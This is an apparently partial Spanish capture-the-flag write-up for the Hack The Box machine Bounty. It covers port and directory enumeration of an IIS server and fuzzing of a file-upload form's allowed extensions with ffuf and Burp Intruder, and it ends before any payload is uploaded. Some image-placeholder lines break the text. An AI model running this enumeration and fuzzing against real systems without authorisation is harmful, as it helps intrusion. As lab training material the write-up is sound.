

Bounty

#####Maquina Windows
Facil#####

Bounty es una máquina de dificultad fácil a media, que presenta una interesante técnica para saltarse las protecciones del cargador de archivos y lograr la ejecución de código. Esta máquina también pone de manifiesto la importancia de mantener los sistemas actualizados con los últimos parches de seguridad.

Escanee:

```
└─ nmap -Pn -sCV 10.10.10.93 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-30 20:57 -05
Nmap scan report for 10.10.10.93 (10.10.10.93)
Host is up (0.076s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Bounty
|_ http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 21.99 seconds

gobuster:
gobuster dir -u <http://10.10.10.93/> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x
htm,html,txt,ssh,php,xml

```
/UploadedFiles      (Status: 301) [Size: 156] [--> http://10.10.10.93/UploadedFiles/]  
/uploadedFiles      (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedFiles/]  
/uploadedfiles       (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
```

intentando con varias herramientas de escaneo como dirb encuentre estos resultados

```
dirb http://10.10.10.93/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Thu Nov 30 21:49:18 2023
URL_BASE: http://10.10.10.93/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.93/ ----
==> DIRECTORY: http://10.10.10.93/aspnet_client/
==> DIRECTORY: http://10.10.10.93/uploadedfiles/

---- Entering directory: http://10.10.10.93/aspnet_client/ ----
==> DIRECTORY: http://10.10.10.93/aspnet_client/system_web/


---- Entering directory: http://10.10.10.93/uploadedfiles/ ----
-> Testing: http://10.10.10.93/uploadedfiles/intra
```

=> DIRECTORY: http://10.10.10.93/aspnet_client/

=> DIRECTORY: <http://10.10.10.93/uploadedfiles/>

sin embargo no habia nada interesante


Entonces validando esto es un IIS busque en internet IIS enumeration hacking aqui encuentre las principales extensiones



asp, aspx, config y php


los meti en gobuster y bingo encuentre un directorio que parece permite subir archivos

gobuster dir -u <http://10.10.10.93/> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x asp,aspx,config,""




```

=====
/. (Status: 200) [Size: 630]
/transfer.aspx (Status: 200) [Size: 941]
/*checkout*.aspx (Status: 400) [Size: 11]
/*docroot*.aspx (Status: 400) [Size: 11]
  
```



subi un varios archivos de ejeplo con extesiones .asp, aspx y php pero todos arrojoban que no estaba permitido



Invalid File. Please try again


File Upload Fuzzing for Extensions

como no se que extension o tipo de archivo se deben subir con burpsuite y ffuf podemos ayudarnos encuentre un video en el cual nos indica como hacerlo



https://www.youtube.com/watch?v=CyQPIFJ_gL4

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger

5 x +

Send  Cancel <|v >|v

Request


Pretty **Raw** Hex  ln 

```
boundary=-----143838689036056191193905549416
9 Content-Length: 863
10 Origin: http://10.10.10.93
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 -----143838689036056191193905549416
17 Content-Disposition: form-data; name="__VIEWSTATE"
18
19 /wEPDwUKMTI3ODMSMzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGwYXJ0L2Zvc
m0tZGFOYRYCAgUPDxYGHgRUZXh0BR5JbnZhbGlkIEZpbGUuIFBsZWZzZSB0cnkgYW
dhaW4eCUZvcmlDb2xvcgqNAR4EXyFTQgIEZGRkCWxhjgVpo0Zs+T0+ykIGT7vkr8U
=
20 -----143838689036056191193905549416
21 Content-Disposition: form-data; name="__EVENTVALIDATION"
22
23 /wEWAqKPtquQBwLt3oXMA9qgmFLoZbwY0dofT7Nbub5Lz36Y
24 -----143838689036056191193905549416
25 Content-Disposition: form-data; name="FileUpload1"; filename="
hola.asp"
26 Content-Type: application/x-asp
27
28 hola esto es una prueba
```

Response

Pretty **Raw** Hex Render

click derecho copy file
lo guardo como un .txt



cambio el content disposition la extension por fuzz

Content-Disposition: form-data; name="FileUpload1"; filename="hola.FUZZ"

```

Open  petitionburp.txt
~/machineshtb/Bounty

1 POST /transfer.aspx HTTP/1.1
2 Host: 10.10.10.93
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.10.93/transfer.aspx
8 Content-Type: multipart/form-data; boundary=-----143838689036056191193905549416
9 Content-Length: 863
10 Origin: http://10.10.10.93
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 -----143838689036056191193905549416
17 Content-Disposition: form-data; name="__VIEWSTATE"
18
19 /
   wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlvYXJ0L2ZvcmtZGF0YRYCagUPDxYGHgRUZXh0BR5JbnZhbG1
20 -----143838689036056191193905549416
21 Content-Disposition: form-data; name="__EVENTVALIDATION"
22
23 /wEWAgKPtquQBwLt3oXMA9qgmFLoZbwY0doft7Nbub5Lz36Y
24 -----143838689036056191193905549416
25 Content-Disposition: form-data; name="FileUpload1"; filename="hola.FUZZ"
26 Content-Type: application/x-asp
27

```

ahora esto se lo tengo que pasara a ffuf validamos sus opciones

ffuf -h

```

-D DirSearch wordlist compatibility mode. Used in conjunction with -e flag. (default: false)
-e Comma separated list of extensions. Extends FUZZ keyword.
-enc Encoders for keywords, eg 'FUZZ:urlencode b64encode'
-ic Ignore wordlist comments (default: false)
-input-cmd Command producing the input. --input-num is required when using this input method
-input-num Number of inputs to test. Used in conjunction with --input-cmd. (default: 100)
-input-shell Shell to be used for running command
-mode Multi-wordlist operation mode. Available modes: clusterbomb, pitchfork, snipe
-request File containing the raw http request
-request-protocol Protocol to use along with raw request" (default: https)
-w Wordlist file path and (optional) keyword separated by colon, eg: '/path/to/wordlist.txt:keyword'

```

ahora localizamos el diccionario de extensiones .

locate extensions fuzz

```

locate extensions fuzz
/usr/share/wfuzz/wordlist/general/extensions_common.txt

```

ejecutamos la herramienta

```

ffuf -request petitionburp.txt -request-protocol http -w /usr/share/wfuzz/wordlist/general/
extensions_common.txt

```



```
~/machineshtb/Bounty
ffuf -request petitionburp.txt -request-protocol http -w /usr/share/wfuzz/wordlist/general/extensions_common.txt
completing 'file'
Format Tools Tree Search View Bookmarks Help
Bounty
25 Content-Disposition: form-data; name="FileUpload1"; filename="hola.FUZZ"
26 Content-Type: application/x-asp
```

```
:: Calibration      : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

-----
.jsa                [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 85ms]
.bat                [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 85ms]
/                  [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 87ms]
.aspx              [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 88ms]
.asp               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 88ms]
.jsp               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.c                 [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 87ms]
.xml               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.sql               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.log               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 88ms]
.htm               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 88ms]
.mdb               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.cfm               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.dll               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 89ms]
.exe               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 91ms]
.shtml             [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 90ms]
.sh                [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 91ms]
.cgi               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 92ms]
.jhtml             [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 93ms]
.php               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 93ms]
.reg               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 94ms]
.phtml             [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 94ms]
.inc               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 95ms]
.nsf               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 96ms]
.txt               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 96ms]
.html              [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 97ms]
.com               [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 98ms]
.pl                [Status: 500, Size: 3026, Words: 683, Lines: 73, Duration: 98ms]
:: Progress: [28/28] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

me tiro varias respuestas por lo cual parecen existir varios falsos positivos

validamos nuevamente con burpsuite :
Interceptamos la petición con burpsuite


```

POST /transfer.aspx HTTP/1.1
Host: 10.10.10.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----282810752112211409982440398202
Content-Length: 3792
Origin: http://10.10.10.93
DNT: 1
Connection: close
Referer: http://10.10.10.93/transfer.aspx
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----282810752112211409982440398202
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTI3ODMSMzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGwYXJOL2Zvc0tZGF0YWRkYkpKUHAEGJMjZxANJCAB99U9w
-----282810752112211409982440398202
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWAQKB2o03CgLt3oXMAyPmrwg9p1GhTmwWnkxBD0GK/mij
-----282810752112211409982440398202
Content-Disposition: form-data; name="FileUpload1"; filename="list.txt"
Content-Type: text/plain

```

enviamos al intruder lo dejamos en modo sniper

Choose an attack type

Attack type:

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target:
☒ Update Host header to

```



7 Content-Type: multipart/form-data; boundary=-----282810752112211409982440398202
8 Content-Length: 3792
9 Origin: http://10.10.10.93
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.10.93/transfer.aspx
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 -----282810752112211409982440398202
17 Content-Disposition: form-data; name="__VIEWSTATE"
18
19 /wEPDwUKMTI3ODMSMzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGwYXJOL2Zvc0tZGF0YWRkYkpKUHAEGJMjZxANJCAB99U9wzU=
20 -----282810752112211409982440398202
21 Content-Disposition: form-data; name="__EVENTVALIDATION"
22
23 /wEWAQKB2o03CgLt3oXMAyPmrwg9p1GhTmwWnkxBD0GK/mij
24 -----282810752112211409982440398202
25 Content-Disposition: form-data; name="FileUpload1"; filename="list.txt"
26 Content-Type: text/plain

```

aqui seleccionamos .txt y le damos add\$



vamos a payloads y dejamos en lista simple y añadimos el directorio de extensiones



vamos a setings y en grep -extract colocamos el mensaje de que el archivo subido no es valido

